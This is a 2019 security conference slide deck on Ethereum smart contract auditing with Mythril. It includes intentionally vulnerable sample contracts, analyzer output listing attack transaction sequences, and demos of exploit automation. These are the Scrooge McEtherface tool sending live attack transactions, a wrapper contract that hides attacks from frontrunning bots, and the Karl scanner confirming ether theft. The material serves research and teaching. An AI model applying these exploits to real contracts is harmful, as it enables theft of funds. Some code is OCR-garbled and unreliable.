# The Ether Wars: Exploits, counter-exploits and honeypots on Ethereum

AUGUST 11, 2019

CONSENSYS Diligence MythX



#### About ConsenSys Diligence and MythX


- We audit smart contracts and build security tools for smart contract developers
- Other who contributed to / influenced this talk:
  - o Joran Honig, Nikhil Parasaram, Nathan Peercy (Mythril Core Team)
  - Sam Sun (shared his bot research)
  - Many other researchers
  - The awesome Ethereum security community

### In this Talk

- Fast symbolic execution of EVM bytecode
- Exploit automation
- Exploiting script kiddies
- Exploiting those who try to exploit script kiddies

### What is Ethereum?

Distributed state machine




### EVM Smart Contracts

- Small programs written in a simple, stack-based language
- Immutable: Once deployed they can't be changed
- Executing instructions costs gas
- Computation in a single transaction is bounded by the block gas limit
- However, state can be mutated over multiple transactions


# Symbolic Execution (1)

```
contract Cat {

   function extend_life(bool grantSurvival) public {
     if (!grantSurvival) {
        selfdestruct(address(0x0));
     }
   }
}
```




# Symbolic Execution (2)



### How to Kill the Cat?

#### Symbolic Calldata



# Further Reading

- Introduction to Mythril and Symbolic Execution (Joran Honig)
  - https://medium.com/@joran.honig/introduction-to-mythril-classic-a nd-symbolic-execution-ef59339f259b
- Smashing Smart Contracts
  - https://github.com/b-mueller/smashing-smart-contracts
- teether: Gnawing at Ethereum to Automatically Exploit Smart Contracts (J. Krupp, C. Rossow)
  - https://www.usenix.org/system/files/conference/usenixsecurity18/s ec18-krupp.pdf

# Mythril Basic Usage

\$ pip install mythril

\$ myth analyze <solidity\_file>[:contract\_name]

\$ myth analyze -a <address>

### Demo 1

```
pragma solidity ^0.5.0;
contract KillMe01 {
   mapping(address => bool) public allowed;
    constructor() public payable {
    function() external payable {
    function setAllowed(address addr) public {
        allowed[addr] = true;
    function kill(address payable to) public {
        require(allowed[to]);
        selfdestruct(to);
```

### Demo 1

```
samples — -bash — 148×24
(mythril) Bernhards-MacBook-Pro:samples bernhardmueller$ myth analyze killme01.sol
==== Unprotected Selfdestruct ====
SWC ID: 106
Severity: High
Contract: KillMe01
Function name: kill(address)
PC address: 520
Estimated Gas Usage: 775 - 1390
The contract can be killed by anyone.
Anyone can kill this contract and withdraw its balance to an arbitrary address.
In file: killme01.sol:19
selfdestruct(to)
Transaction Sequence:
Caller: [CREATOR], data: [CONTRACT CREATION], value: 0x0
(mythril) Bernhards-MacBook-Pro:samples bernhardmueller$
```

# Mythril CLI Args

\$ myth -v4 analyze -t4 --execution-timeout 3600 <solidity\_file>



Verbose output

Exhaustively execute 4 transactions

Terminate after 1 hour and return results

#### Demo 2

- Level 1 of the Ethernaut Challenge
- To practice smart contract hacking check out these awesome pages:

https://ethernaut.openzeppelin.com

https://capturetheether.com

https://blockchain-ctf.securityinnovation.com/

```
pragma solidity ^0.5.0;
import 'Ownable.sol';
import 'SafeMath.sol';
contract Fallback is Ownable {
 using SafeMath for uint256;
 mapping(address => uint) public contributions;
 constructor() public {
    contributions[msg.sender] = 1000 * (1 ether);
  function contribute() public payable {
    require(msg.value < 0.001 ether);</pre>
   contributions[msg.sender] = contributions[msg.sender].add(msg.value);
    if(contributions[msg.sender] > contributions[_owner]) {
      _owner = msg.sender;
  function getContribution() public view returns (uint) {
    return contributions[msg.sender];
  function withdraw() public onlyOwner {
    _owner.transfer(address(this).balance);
  function() payable external {
    require(msg.value > 0 && contributions[msg.sender] > 0);
     _owner = msg.sender;
```

#### Demo 2

```
Ethernaut — -bash — 135×31
(mythril) Bernhards-MBP:Ethernaut bernhardmueller$ myth a fallback.sol -t3
==== Unprotected Ether Withdrawal ====
SWC ID: 105
Severity: High
Contract: Fallback
Function name: withdraw()
PC address: 1016
Estimated Gas Usage: 1550 - 2491
Anyone can withdraw ETH from the contract account.
Arbitrary senders other than the contract creator can withdraw ETH from the contract account without previously having sent an equivale
nt amount of ETH to it. This is likely to be a vulnerability.
In file: fallback.sol:28
_owner.transfer(address(this).balance)
Transaction Sequence:
Caller: [CREATOR], data: [CONTRACT CREATION], value: 0x0
Caller: [ATTACKER], function: contribute(), txdata: 0xd7bb99ba, value: 0x1
Caller: [ATTACKER], function: unknown, txdata: 0x, value: 0x1
Caller: [ATTACKER], function: withdraw(), txdata: 0x3ccfd60b, value: 0x0
(mythril) Bernhards-MBP: Ethernaut bernhardmueller$
```

# Over-approximation vs. concrete state variables

```
pragma solidity ^0.5.0;

contract Indestructible {
    bool killable;

    modifier is_killable {
        require(killable);
        _;
    }

    function kill() public is_killable {
        selfdestruct(msg.sender);
    }
}
```

```
pragma solidity ^0.5.0;

contract Destructible {
    bool killable;


    modifier is_killable {
        require(killable);
        _;
    }

    function make_killable() public {
        killable = true;
    }

    function kill() public is_killable {
        selfdestruct(msg.sender);
    }
}
```

## State Space Explosion Problem

```
pragma solidity ^0.5.7;
contract KillBilly {
    uint256 private is_killable;
    uint256 private completelyrelevant;
    mapping (address => bool) public approved_killers;
    function engage_fluxcompensator(uint256 a, uint256 b) public {
        completelyrelevant = a * b;
    function vaporize_btc_maximalists(uint256 a, uint256 b) public {
        completelyrelevant = a + b;
    function killerize(address addr) public {
        approved_killers[addr] = true;
    function activatekillability() public {
        require(approved_killers[msg.sender] == true);
        is_killable -= 1;
    function commencekilling() public {
        require(is_killable > 0);
        selfdestruct(msg.sender);
```



# Mythril Pruning Algorithms

- Prune unreachable paths given concrete initial state
- Prune pure functions (STOP state == initial state)
- Dynamic pruning. Execute a path only if:
  - It is newly discovered
  - A state variable that was modified in the previous transaction is read somewhere along the path
  - Somewhere along this path, a state variable is written to that we know is being read elsewhere

teEther uses a similar method: https://www.usenix.org/node/217465



Mythril v0.21.12
State space graph for 3 transactions
killbilly.sol - https://gist.github.com/b-mueller/8fcf3b8a2c0f0b691ecc0ef3e245c1c7

# Pruning Effectiveness

Fully execute 63 samples from the smart contract weakness registry https://smartcontractsecurity.github.io/SWC-registry/

	Base	Prune Pure Funcs	Dynamic Pruning	Speedup
1 TX	297s	N/A	N/A	N/A
2 TX	2,346s	1,919s	1,152s	103.5%
3 TX	9,943s	6,072s	2,242s	343.49%
4 TX	too long	13,312s	7,440s	> 400%

# Other Optimizations (WIP)

- Parallelisation
- State merging
  - Merge path constraints and world state by disjunction (c1 v c2)
- Function summaries
  - Store constraints imposed on state when executing paths ("summary")
- In subsequent runs, apply summary via conjunction instead of re-executing the same code
- FastSMT
- (...)

# Scrooge McEtherface (1)

• Transform Mythril issues into runnable exploits

```
0 0
                                       scrooge-mcetherface — scrooge 0xf7919d2760a28d20c5120dbf9fa0f86fb2c99704 — 144×25
(mythril) Bernhards-MBP:scrooge-mcetherface bernhardmueller$ ./scrooge 0xf7919d2760a28d20c5120dbf9fa0f86fb2c99704
Scrooge McEtherface at your service.
Analyzing 0xf7919D2760a28d20c5120Dbf9fa0f86Fb2C99704 over 3 transactions.
Found 1 attacks:
ATTACK 0: The contract can be killed by anyone.
 0: Call data: 0x3bb0bcda . call value: 0x0
  1: Call data: 0x41c0e1b5 , call value: 0x0
Python 3.7.4 (default, Jul 19 2019, 17:39:03)
[Clang 10.0.1 (clang-1001.0.46.4)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
(InteractiveConsole)
>>> raids
[Raid(target=0xf7919D2760a28d20c5120Dbf9fa0f86Fb2C99704, type="The contract can be killed by anyone.", steps=[Step(func_hash()="0x3bb0bcda", func_a
rgs()=,value=0x0), Step(func_hash()="0x41c0e1b5",func_args()=,value=0x0)])]
>>> raids[0].execute()
Transaction sent successfully, tx-hash: 0x8c20053f9a67f4a74e7b0627de89dddae6017d06e7a2de6a5b14f77d8f191468. Waiting for transaction to be mined.
Transaction sent successfully, tx-hash: 0x52de8744ba98c0dc14d2f040b7175f95dba8ced22130f48ba674f6ac6bb0d933. Waiting for transaction to be mined.
True
>>>
```

# Scrooge McEtherface (2)

#### Payload wrapper

- Hides the transactions from frontrunning bots
- Allows to revert everything if the attack fails

```
contract Wrapper {
    struct MessageCall {
        address _address;
        bytes data;
        uint256 value;
}

constructor(MessageCall[] memory _calls) public payable {
        address proxy = address(this);
        uint256 start_balance = msg.sender.balance + proxy.balance;

    for (uint256 i = 0; i < _calls.length; i++) {
        _calls[i]._address.call.value(_calls[i].value)(_calls[i].data);
    }

    assert(msg.sender.balance + proxy.balance > start_balance);
    selfdestruct(msg.sender);
}

function() external payable {}
}
```

# Scrooge McEtherface



DEMO!

https://github.com/b-mueller/scrooge-mcetherface

# Early retirement unlocked?





### Daniel Luca

- Security Engineer at ConsenSys Diligence
- ~2 years in the blockchain space
- Developer with a hacker's heart
- @CleanUnicorn

### Main Points

- Karl
  - Scanning the blockchain
  - Finding vulnerable contracts
  - Validate found exploits
- Theo
  - Transaction pool
  - Frontrunning transactions



### Karl

834146100d6575b005b34801561006a57600080fd5b50610073610105565b005b61007d6101c0565b005b3480156100 fffffffffffffffffffffffffffffffff6815260200191505060405180910390f35b3480156100e257600080fd5b50 6100eb610276565b60405180821515151515815260200191505060405180910390f35b6000809054906101000a900473f ffffffffffffff1614151561016057600080fd5b3373fffffffff 0381858888f19350505050501580156101bd573d6000803e3d6000fd5b50565b670de0b6b3a764000034101515156101d 757600080fd5b60001515600060149054906101000a900460ff161515141561024f57336000806101000a81548173ff 79055506001600060146101000a81548160ff0219169083151502179055505b565b6000809054906101000a900473ff 2305820cfe22136cc7aeb01e1696e3b9105d6382f722ef25c66b80bc8549e325cfe674f0029 INFO:Karl:Found 1 issue(s) INFO: Karl: Firing up sandbox tester Confirmed vulnerability! Initial balance = 1000000000000000000000, final balance = 10099999999999938082 Type = ETHER THEFT Description = Looks like anyone can withdraw ETH from this contract. Transactions = [{'from': '0x1dF62f291b2E969fB0849d99D9Ce41e2F137006e', 'to': '0xe78A0F7 E598Cc8b0Bb87894B0F60dD2a88d6a8Ab', 'data': '0x4e71e0c8', 'value': 1000000000000000000}, {'from ': '0x1dF62f291b2E969fB0849d99D9Ce41e2F137006e', 'to': '0xe78A0F7E598Cc8b0Bb87894B0F60dD2a88d6a 8Ab', 'data': '0x2e64cec1', 'value': 0}]

# Scanning the Blockchain

- Understand Ethereum
- Python
- JSON RPC
- Lots of computational resources
- Lots of time

#### eth\_getBlockByNumber

Returns information about a block by block number.

#### **Parameters**

- QUANTITY | TAG integer of a block number, or the string "earliest", "latest" or "pending", as in the default block parameter.
- Boolean If true it returns the full transaction objects, if false only the hashes of the transactions.

#### **Example Parameters**

```
params: [
   '0xlb4', // 436
   true
]
```

#### Returns

See eth\_getBlockByHash

#### Example

```
// Request
curl -X POST --data '("jsonrpc":"2.0", "method":"eth_getBlockByNumber", "params":["0x
```

Result see eth\_getBlockByHash

